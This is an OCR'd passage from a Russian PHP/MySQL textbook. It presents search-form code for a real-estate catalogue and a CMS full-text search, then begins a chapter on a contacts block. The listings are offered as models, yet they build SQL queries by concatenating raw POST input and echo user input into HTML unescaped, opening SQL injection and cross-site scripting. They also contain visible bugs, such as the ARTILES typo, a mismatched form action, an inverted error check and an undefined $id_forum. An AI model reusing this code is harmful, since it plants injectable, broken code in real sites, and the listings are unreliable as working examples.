


Рис. 8.8. Форма поиска по каталогу

При поиске квартиры посетитель может установить критерии поиска в полях формы, например, задать район, количество комнат, ценовой диапазон как самой квартиры, так и квадратного метра и т. д. После нажатия кнопки **Искать**, если поиск успешен, под формой поиска будет выведена таблица с результатами (рис. 8.9).




Рис. 8.9. Результаты поиска

Таблица с результатами поиска полностью аналогична таблице квартир, отображаемой при "ручной" навигации по каталогу (рис. 8.2).

Если поиск не дал результатов, вместо таблицы квартир будет выведено сообщение — "Поиск не дал результатов, попробуйте изменить критерии поиска".

При разработке системы поиска для удобства форма и ее обработчик будут расположены в одном файле searchform.php, содержимое которого представлено в листинге 8.20.

Листинг 8.20. Файл searchform.php

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
```

```
?>
<html>
<head>
<title>Поиск</title>
</head>
<body>
<form action=searchform.php method=post>
<input type="hidden" name="id_parent" value="<? echo $id_parent ?>">
<table><td>
Район :
  <select type=text name=district>
    <option value='none'
      <?php if($_POST['district']=='none') echo "selected"; ?>>
      не имеет значения
    <option value='kanavinskii'
      <?php if($_POST['district']=='kanavinskii') echo "selected"; ?>>
      Канавинский
    <option value='nizhegorodskii'
      <?php if($_POST['district']=='nizhegorodskii') echo "selected"; ?>>
      Нижегородский
    <option value='sovetskii'
      <?php if($_POST['district']=='sovetskii') echo "selected"; ?>>
      Советский
    <option value='priokskii'
      <?php if($_POST['district']=='priokskii') echo "selected"; ?>>
      Приокский
    <option value='moskovskii'
      <?php if($_POST['district']=='moskovskii') echo "selected"; ?>>
      Московский
    <option value='avtozavodskii'
      <?php if($_POST['district']=='avtozavodskii') echo "selected"; ?>>
      Автозаводский
    <option value='leninskii'
      <?php if($_POST['district']=='leninskii') echo "selected"; ?>>
      Ленинский
    <option value='sormovskii'
      <?php if($_POST['district']=='sormovskii') echo "selected"; ?>>
```

```
      Сормовский
  </select><br>
количество комнат :
  <select type=text name=rooms>
    <option value=0 <?php if($_POST['rooms']==0) echo "selected"; ?>>
      не имеет значения
    <option value=1 <?php if($_POST['rooms']==1) echo "selected"; ?>>1
    <option value=2 <?php if($_POST['rooms']==2) echo "selected"; ?>>2
    <option value=3 <?php if($_POST['rooms']==3) echo "selected"; ?>>3
    <option value=4 <?php if($_POST['rooms']==4) echo "selected"; ?>>4
    <option value=5 <?php if($_POST['rooms']==5) echo "selected"; ?>>5
    <option value=6 <?php if($_POST['rooms']==6) echo "selected"; ?>>6
  </select><br>
цена общая, руб. :
от <input type=text name=price_min value=<?= $_POST['price_min'] ?>>
до <input type=text name=price_max value=<?= $_POST['price_max'] ?>><br>
цена за кв.метр, руб. :
от <input type=text name=pricemeter_min value=
      <?php echo $_POST['pricemeter_min']; ?>>
до <input type=text name=pricemeter_max value=
      <?php echo $_POST['pricemeter_max']; ?>><br>
</td><td>
этаж : <input type=text name=floor value=<?php echo $_POST['floor']; ?>>
санузел :
  <select type=text name=su>
    <option value='none'
       <?php if($_POST['su']=='none') echo "selected"; ?>>
       не имеет значения
    <option value='separate'
       <?php if($_POST['su']=='separate') echo "selected"; ?>>раздельный
    <option value='combined'
       <?php if($_POST['su']=='combined') echo "selected"; ?>>совмещенный
  </select><br>
лоджия/балкон :
  <select type=text name=balcony>
    <option value='none'
       <?php if($_POST['balcony']==0) echo "none"; ?>>не имеет значения
    <option value='balcony'
```

```
      <?php if($_POST['balcony']=='balcony') echo "selected"; ?>>балкон
    <option value='loggia'
      <?php if($_POST['balcony']=='loggia') echo "selected"; ?>>лоджия
  </select><br>
Характеристика :
  <select type=text name=material>
    <option value='none'
      <?php if($_POST['material']=='none') echo "selected"; ?>>
      не имеет значения
    <option value='brick'
      <?php if($_POST['material']=='brick') echo "selected"; ?>>кирпичный
    <option value='concrete'
      <?php if($_POST['material']=='concrete') echo "selected"; ?>>
      панельный
    <option value='reconcrete'
      <?php if($_POST['material']=='reconcrete') echo "selected"; ?>>
      монолитный
  </select>
</td>
<td colspan=2>
  <input class=buttonpoll type=submit value=Искать>
</td></tr>
</table>
<input type=hidden name=search value=search>
</form>
<?php
// Скрипт-обработчик поискового запроса
// из формы
if(isset($_POST['search']))
{
  ?>
  <a name=table></a>
  <h1 class='zag'>Результаты поиска</h1>
  <?php
  // Флаг равен true, если есть хотя бы один критерий поиска
  $is_query = false;
  // Проверяем наличие и число параметров поиска
  // Район
```

```
$tmp1 = $tmp2 = $tmp3 = $tmp3 = $tmp4 = $tmp5 = $tmp6 = $tmp7 = $tmp8 =
$tmp9 = $tmp10 = $tmp11 = $tmp12 = $tmp13 = $tmp14 = $tmp15 = "";
if(isset($_POST['district']) && $_POST['district']!='none')
   $tmp1 = " and district='".$_POST['district']."'";
// Площадь
if(isset($_POST['square_o_min']))
   $tmp2 = " and square_o>".$_POST['square_o_min'];
if(isset($_POST['square_o_max']))
   $tmp3 = " and square_o<".$_POST['square_o_max'];
if(isset($_POST['square_j_min']))
   $tmp4 = " and square_j>".$_POST['square_j_min'];
if(isset($_POST['square_j_max']))
   $tmp5 = " and square_j<".$_POST['square_j_max'];
if(isset($_POST['square_k_min']))
   $tmp6 = " and square_k>".$_POST['square_k_min'];
if(isset($_POST['square_k_max']))
   $tmp7 = " and square_k<".$_POST['square_k_max'];
// Количество комнат
if(!empty($_POST['rooms'])) $tmp8 = " and rooms=".$_POST['rooms'];
// Этаж
if(!empty($_POST['floor'])) $tmp9 = " and floor=".$_POST['floor'];
// Санузел
if(!empty($_POST['su']) && $_POST['su'] != 'none')
   $tmp10 = " and su='".$_POST['su']."'";
// Характеристика
if(isset($_POST['material']) && $_POST['material'] != 'none')
  $tmp11 = " and material='".$_POST['material']."'";
// Цена
if(!empty($_POST['price_min']))
  $tmp12 = " and price>".$_POST['price_min'];
if(!empty($_POST['price_max']))
  $tmp13 = " and price<".$_POST['price_max'];
if(!empty($_POST['pricemeter_min']))
  $tmp14 = " and pricemeter>".$_POST['pricemeter_min'];
if(!empty($_POST['pricemeter_max']))
  $tmp15 = " and pricemeter<".$_POST['pricemeter_max'];
// Формируем запрос из переданных данных
$query = "SELECT * FROM product
```

```
            WHERE hide='show'
            ".$tmp11.$tmp1.$tmp2.$tmp3.$tmp4.$tmp5.$tmp6.$tmp7.$tmp8.
            $tmp9.$tmp10.$tmp12.$tmp13.$tmp14.$tmp15."
            ORDER BY pos";
// Выполняем SQL-запрос
$prt = mysql_query($query);
if(!$prt) puterror("Ошибка при обращении к таблице риэлтерских услуг");
// количество рядов в наборе должно быть больше нуля
if (mysql_num_rows($prt)>0)
{
  ?>
   <table>
   <tr>
     <td>Кол.комн.</td>
     <td>Район</td>
     <td>Адрес</td>
     <td>(О)</td>
     <td>(%) </td>
     <td>(К)</td>
     <td>Этаж</td>
     <td>Эт.дома</td>
     <td>Материал</td>
     <td>С/У</td>
     <td>Лоджия/Балкон</td>
     <td>Цена,м.кв.</td>
     <td>Цена, общ. </td>
     <td>Валюта</td>
     <td>Прим.</td>
   </tr>
  <?
  while($par = mysql_fetch_array($prt))
  {
    // Определяем район
    switch ($par['district'])
    {
      case 'kanavinskii':
        $distr = "Канавинский";
        break;
```

```
    case 'nizhegorodskii':
      $distr = "Нижегородский";
      break;
    case 'sovetskii':
      $distr = "Советский";
      break;
    case 'priokskii':
      $distr = "Приокский";
      break;
    case 'moskovskii':
      $distr = "Московский";
      break;
    case 'avtozavodskii':
      $distr = "Автозаводский";
      break;
    case 'leninskii':
      $distr = "Ленинский";
      break;
    case 'sormovskii':
      $distr = "Сормовский";
      break;
  }
  // Определяем материал дома
  switch ($par['material'])
  {
    case 'brick':
      $_POST['material'] = "кирп.";
      break;
    case 'concrete':
      $_POST['material'] = "панел.";
      break;
    case 'reconcrete':
      $_POST['material'] = "монолит.";
      break;
  }
  // Определяем тип санузла
  switch ($par['su'])
  {
    case 'separate':
```


```
            $_POST['su'] = "разд.";
            break;
          case 'combined':
            $_POST['su'] = "сов.";
            break;
        }
        // Определяем наличие балкона
        switch ($par['balcony'])
        {
          case 'balcony':
            $_POST['balcony'] = "балкон";
            break;
          case 'loggia':
            $_POST['balcony'] = "лоджия";
            break;
        }
        echo "<tr>
                  <td>".$par['rooms']."</td>
                  <td>$distr</td>
                  <td>".$par['address']."</td>
                  <td>".$par['square_o']."</td>
                  <td>".$par['square_j']."</td>
                  <td>".$par['square_k']."</td>
                  <td>".$par['floor']."</td>
                  <td>".$par['floorhouse']."</td>
                  <td>".$_POST['material']."</td>
                  <td>".$_POST['su']."</td>
                  <td>".$_POST['balcony']."</td>
                  <td>".$par['pricemeter']."</td>
                  <td>".$par['price']."</td>
                  <td>".$par['currency']."</td>
                  <td>".$par['note']."</td>
                </tr>";
      }
    }
    else echo "Поиск не дал результатов.
              Попробуйте изменить критерии поиска.";
```

```
  echo "</table>";
}
?>
</body>
</html>
```

Как видно из листинга 8.20, в начале файла searchform.php размещена HTML-форма, которая среди прочих параметров передает параметр `search`, установленное значение которого является сигналом для обработки поступивших из формы данных. Критерии поиска оформляются в 15 временных переменных от `$tmp1` до `$tmp15`, которые далее используются для формирования SQL-запроса на извлечение информации из таблицы `product`.

Вывод товарных позиций, как и в файле product.php (см. листинг 8.18), осуществляется в виде таблицы.

Глава 9



Система полнотекстового поиска по сайту

Любому более или менее крупному Web-ресурсу требуется мощная система поиска, так как со временем поиск нужной страницы начинает отнимать у посетителей слишком много времени. В данной главе будет рассмотрена система полнотекстового поиска по сайту, опирающаяся в своей работе на ранее разработанную систему CMS *(см. главу 7)*.

9.1. Полнотекстовый поиск в СУБД MySQL

Полнотекстовый поиск в СУБД MySQL на сегодняшний день поддерживается только для таблиц типа MyISAM и только для текстовых столбцов переменной длины (`TEXT` и `VARCHAR`). Эта возможность активируется созданием индекса типа `FULLTEXT` для столбцов, по которым необходимо осуществлять поиск.

Замечание

Полнотекстовый поиск в СУБД MySQL не чувствителен к регистру. Кроме того, при поиске игнорируются так называемые "общеупотребительные" слова. К ним относятся слишком короткие слова (по умолчанию состоящие меньше чем из четырех символов), а также слова, встречающиеся, по крайней мере, в половине записей. Так, если в таблице имеется только две записи, то поиск не даст результатов, так как каждое слово будет присутствовать в половине записей.

Для использования возможности полнотекстового поиска в системе CMS необходимо создать индексы `FULLTEXT` для поля `name` таблиц `articles` и `paragraphes` (см. листинги 7.2 и 7.3). Изменить уже существующие таблицы можно при помощи SQL-оператора `ALTER` *(см. главу 2)*. Для таблиц `articles` и `paragraphes` создать индекс для поля `name` можно при помощи запросов, приведенных в листинге 9.1.

```
ALTER TABLE articles ADD FULLTEXT name (name);
ALTER TABLE paragraphes ADD FULLTEXT name (name);
```

В листинге 9.1 сразу после ключевого слова FULLTEXT следует имя создаваемого индекса, за которым в скобках следует имя текстового столбца.

Индекс FULLTEXT можно создать сразу по нескольким столбцам. Так, если поиск следует осуществлять не только по названию статьи, но и по ее описанию, то в скобках после имени индекса следует указать имена двух столбцов через запятую: `ALTER TABLE articles ADD FULLTEXT name (name, description);`.

Замечание

Если индекс создается только по одному столбцу, и его имя совпадает с именем столбца, то имя индекса, размещаемое после ключевого слова FULLTEXT, можно опустить.

На число индексов в таблице ограничений не накладывается, допустимо создание нескольких индексов:

```
ALTER TABLE articles ADD FULLTEXT (name),
                     ADD FULLTEXT (description),
                     ADD FULLTEXT together (name, description);
```

Поиск выполняется при помощи встроенной функции MATCH(), в качестве аргумента которой выступает один или более индексов типа FULLTEXT, а также функция AGAINST(), которая принимает в качестве аргумента искомую строку (листинг 9.2).

```
SELECT * FROM articles WHERE MATCH(name) AGAINST('программирование');
```

В листинге 9.2 из таблицы articles извлекаются все записи, соответствующие статьям, в названии которых встречается слово "программирование". Синтаксис допускает использование нескольких конструкций MATCH()-AGAINST() после оператора WHERE, разделенных логическими операторами OR или AND (листинг 9.3).

```
SELECT * FROM paragraphes WHERE MATCH(name) AGAINST('программирование')
                          OR MATCH(name) AGAINST('кодирование');
```

В листинге 9.2 из таблицы `paragraphes` извлекаются все записи, соответствующие параграфам, в теле которых присутствует либо слово "программирование", либо слово "кодирование".

Замечание

Результаты поиска сортируются в порядке уменьшения релевантности. Величина релевантности представляет собой неотрицательное число с плавающей точкой. Релевантность вычисляется на основе количества слов в данной строке столбца, количества уникальных слов в этой строке, общего количества слов в тексте и числа документов (строк), содержащих отдельное слово.

Замечание

Начиная с версии 4.0.1, СУБД MySQL поддерживает поиск в так называемом логическом режиме, позволяющем задать обязательное отсутствие слова в результатах запроса, изменять величину релевантности для отдельных слов и многое другое. За более подробной информацией следует обратиться к официальному *справочному руководству по СУБД MySQL*.

9.2. Полнотекстовый поиск в системе CMS

Результат поиска будет представлять собой список статей, в которых были обнаружены ключевые слова. При этом будет допускаться несколько режимов поиска: в названиях статей и в теле статьи с использованием логики "ИЛИ" и "И", если число заданных ключевых слов больше одного.

Замечание

Ключевые слова, по которым осуществляется поиск, следует разделять пробелами.

Здесь, как и при поиске в каталоге "Риэлтерские услуги", форма для поиска и ее обработчик будут размещены в одном файле searchform.php, содержимое которого представлено в листинге 9.4.

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Определяем константы
  // Логика поиска
  define(LOGIC_OR,1); // или
```

```
  define(LOGIC_AND,2); // и
  // Режим поиска
  define(TITLES,1); // В названиях
  define(ARTICLES,2); // В статьях
  // Устанавливаем переменные формы
  $name = $_POST['name'];
  $numberthemes = $_POST['numberthemes'];
  $srchwhere = $_POST['srchwhere'];
  $id_page = $_POST['id_page'];
  $logic = $_POST['logic'];
?>
<html>
<head>
  <title>Поиск</title>
</head>
<body>
<table>
  <form action=srchform.php method=post>
    <tr>
      <td>Ключевые слова</td>
      <td><input type=text name=name value='<?php echo $name; ?>'></td>
    </tr>
    <tr>
      <td>Количество выводимых статей</td>
      <td><input type=text name=numberthemes value=
          <?php
             if(empty($numberthemes)) echo 30;
             else echo $numberthemes;
          ?>></td>
    </tr>
    <tr>
      <td>Искать в</td>
        <td>
          <select type=text name=srchwhere>
             <option value=
               <?php
                 echo TITLES;
                 if($srchwhere == TITLES) echo "checked";
               ?>
```

```
            в названиях статей
          <option value=
            <?php
              echo ARTILES;
              if($srchwhere == ARTICLES) echo "checked";
            ?>>в статьях
        </select>
    </td>
</tr>
<tr>
  <td>Группа статей</td>
    <td>
      <select type=text name=id_page>
        <option value=0>Не имеет значения
        <?php
          // Формируем выпадающий список для выбора раздела поиска
          $pgs = mysql_query("SELECT * FROM artpages
                              WHERE hide='show'
                              ORDER BY pos");
          if($pgs)
          {
            while($pages = mysql_fetch_array($pgs))
            {
              if($pages['id_page'] == $id_page) $strtmp = "selected";
              echo $strtmp = "";
              echo "<option value=".$pages['id_page']." $strtmp>
                   ".$pages['id_page'];
            }
          }
        ?>
      </select>
    </td>
</tr>
<tr>
  <td>Логика</td>
  <td>
      <input name=logic type=radio value=
        <?php
          echo LOGIC_AND;
```

```
            if($logic == LOGIC_AND) echo "checked"; ?>>
            ИЛИ<br>
          <input name=logic type=radio value=
            <?php
             echo LOGIC_OR;
             if($logic == LOGIC_OR) echo "checked"; ?>>И</td>
      </td>
    </tr>
    <tr><td> </td>
        <td><input type=submit name=send value=Найти></td></tr>
  </form>
</table>
<?php
  if(!empty($name))
  {
    // Выбираем логику поиска, если задано несколько ключевых слов
    if($logic == LOGIC_OR) $logstr = "OR";
    else $logstr = "AND";
    // Разбиваем поисковую фразу на подстроки, разделенные пробелами
    $name = trim($name);
    $temp = strtok($name," ");
    while ($temp)
    {
      // Полнотекстовый поиск по столбцу name таблицы articles
      // Формируем поисковую часть SQL-запроса, учитывая логику,
      // заданную во временной переменной $logic
      if($is_query) $search .= " $logstr MATCH (name) AGAINST ('$temp')";
      else $search .= "MATCH (name) AGAINST ('$temp')";
      $is_query = true;
      $temp = strtok(" ");
    }
    // Формируем фрагмент SQL-запроса, ответственный за поиск
    // в определенном разделе, если значение $id_page не установлено,
    // не имеет значения раздел и поиск осуществляется по всем разделам.
    if(!empty($id_page)) $pagetmp = " AND id_page = $id_page";
    // В зависимости от режима поиска формируем SQL-запрос
    switch($srchwhere)
    {
      case TITLES: // Поиск в названиях статей
```

```
{
  // Формируем SQL-запрос
  $query = "SELECT * FROM articles
            WHERE $search
            AND id_forum=$id_forum
            AND hide='show'
            $pagetmp
            ORDER BY time DESC LIMIT $numberthemes";
  $src = mysql_query($query);
  break;
}
case ARTICLES: // Полнотекстовый поиск по сообщениям
{
  // Формируем SQL-запрос
  $query = "SELECT id_article FROM paragraphes
            WHERE $search AND hide='show'
            $pagetmp
            GROUP BY id_article";
  $par = mysql_query($query);
  if($par) puterror("Ошибка при выборке параграфов...");
  $numtot = mysql_num_rows($par);
  if($numtot>0)
  {
    $query = "SELECT * FROM articles
              WHERE id_article IN (";
    while($art = mysql_fetch_array($par))
    {
      $query .= $art['id_article'].",";
    }
    $query .= "0) AND id_forum=$id_forum AND hide='show'
               GROUP BY id_theme
               ORDER BY time DESC
               LIMIT $numberthemes";
    $src = mysql_query($query);
  } else echo "По запросу ничего не найдено.";
  break;
 }
}
```

```
    // Выводим список найденных статей
    if(!$src) puterror("Ошибка при выборке статей...");
    // Выясняем количество найденных статей
    $numtot = mysql_num_rows($src);
    if($numtot>0)
    {
      while($art = mysql_fetch_array($src))
      {
        echo "<a href=art.php?
                  id_article=".$art['id_article']."
                  ".$art['name']."</a><br>";
      }
    } else echo "По запросу ничего не найдено";
  }
?>
</body>
</html>
```

В начале файла searchform.php, приведенного в листинге 9.4, после установки соединения с базой данных за счет включения конфигурационного файла config.php, описанного ранее, размещается объявление четырех констант:

- LOGIC_OR — использование логики "ИЛИ" при поиске, включающем более одного искомого слова;
- LOGIC_AND — использование логики "И" при поиске, включающем более одного искомого слова;
- TITLES — поиск в названиях статей;
- ARTICLES — поиск по всему тексту статей.

После этого из суперглобального массива $_POST извлекаются параметры, передаваемые из HTML-формы файла searchform.php. HTML-форма, которая следует ниже, состоит из двух текстовых полей: name и numberthemes, для ключевых слов и максимального числа выводимых статей соответственно. В HTML-форме присутствуют два выпадающих списка srchwhere и id_page, первый из которых позволяет задать режим поиска (в названиях или тексте статей), а второй — группу статей, в которой осуществляется поиск. Элементы списка id_page формируются динамически, за счет извлечения записей, соответствующих группам из таблицы artpages. Завершает HTML-форму группа из двух переключателей logic (позволяющих задать логику поиска ключевых слов) и кнопка отправки параметров формы обработчику.

При поступлении в файл searchform.php параметров из HTML-формы, размещенных в первой части файла, происходит проверка переменной `$name`, содержащей ключевые слова. Если данная переменная непустая, происходит формирование SQL-запроса, осуществляющего поиск ключевых слов по базе данных системы CMS.

При помощи ранее описанной функции `strtok()` осуществляется разбивка строки запроса на отдельные ключевые слова. При этом в цикле `while` происходит формирование фрагмента поискового SQL-запроса, который размещается во временной переменной `$search`. В данной переменной размещаются SQL-конструкции вида `MATCH (name) AGAINST ('ключевое_слово')`, разделенные в зависимости от выбранного режима поиска ключевыми словами AND или OR.

Далее во временную переменную `$pagetmp` помещается условие для конструкции `WHERE`, ограничивающее поиск определенной группой статей. Если при поиске был выбран пункт "Не имеет значения", данная переменная останется пустой.

Переменная `$srchwhere` может принимать два значения: `TITLES` и `ARTILES`, задающих режим поиска по заголовкам статей или по всему тексту. В зависимости от принимаемого значения, при помощи конструкции `switch` происходит либо формирование и выполнение SQL-запроса, извлекающего все записи таблицы `articles`, в названиях которых обнаружены ключевые слова, либо извлечение полей `id_article` параграфов, в которых обнаружены ключевые слова. В последнем случае при помощи SQL-оператора `IN` происходит извлечение записей из таблицы `articles`, соответствующих статьям, в которых имеются искомые ключевые слова.


Замечание

Оператор `field IN (list)` используется после ключевого слова `WHERE`. Оператор извлекает из таблицы только те записи, поле `field` которых содержится в списке `list`.

Какой бы режим поиска не был выбран, в результате выполнения поискового запроса после конструкции `switch` будет получен дескриптор `$src`, с помощью которого можно извлечь статьи, удовлетворяющие поисковому запросу.

Завершает файл цикл `while`, выводящий список ссылок на все найденные статьи.

Глава 10



Блок "Контакты"

Одна из основных функций любого корпоративного Web-сайта (сайт фирмы или организации) — предоставление контактной информации. И чем больше фирма, тем разнообразнее будет контактная информация. Отделы сбыта, снабжения, маркетинга, рекламный отдел, секретари — на сайте должна быть предоставлена информация обо всех лицах и подразделениях, бизнес-функции которых тесно связаны с внешним миром.

Одно из главных качеств контактной информации — достоверность. Можно забыть указать одну из функций фирмы, забыть указать руководителей, не поместить на сайт сертификаты и дипломы, но контактная информация — всегда должна быть достоверной. А иначе — зачем фирме сайт?

Достаточно распространенное явление в Интернете — указание минимума контактной информации, например, только одного контактного телефон, к примеру, телефона секретаря, переключающего обращающихся в фирму клиентов на соответствующих контактных лиц. Отчасти такая ситуация связана с опасениями владельцев сайта, что за изменениями большого объема контактной информации будет сложно уследить и оперативно внести соответствующие изменения в сайт. В этой главе будет разработано Web-приложение "Контакты", предназначенное для публикации на сайте большого объема разнообразной контактной информации и позволяющее максимально быстро вносить изменения на сайт, причем это могут делать лица, владеющие минимальными навыками работы с компьютером.

Определим требования к контактной информации, публикуемой на сайте.

- Информация может быть разбита по группам, которые соответствуют отдельным подразделениям компании или отдельным направлениям ее деятельности. В каждой группе может быть несколько позиций с контактной информацией.
- Контактная информация может быть различной: ФИО и занимаемая должность, адрес, телефон, e-mail, URL, фотография. При этом вывод должен осуществляться только для тех позиций, для которых имеется информация в базе данных.

Как и все предыдущие Web-приложения, блок "Контакты" разделяется на две части:

- система представления информации;
- система администрирования.

10.1. Система представления информации

На главной странице Web-приложения "Контакты" отображены названия групп контактов (рис. 10.1).




Рис. 10.1. Главная страница Web-приложения "Контакты"

Группа контактов — это объединенная по какому-либо признаку группа контактных лиц. Например, в группе "Руководство" может содержаться информация о директоре, его заместителях, главном бухгалтере и т. д. В группе "Отдел сбыта" может содержаться информация о руководителе и менеджерах отдела. Чтобы просмотреть информацию, в группе контактов следует щелкнуть по ссылке в виде названия группы. Выбранная группа раскроется, и на страницу будет выведен список контактных лиц и их реквизиты (рис. 10.2).

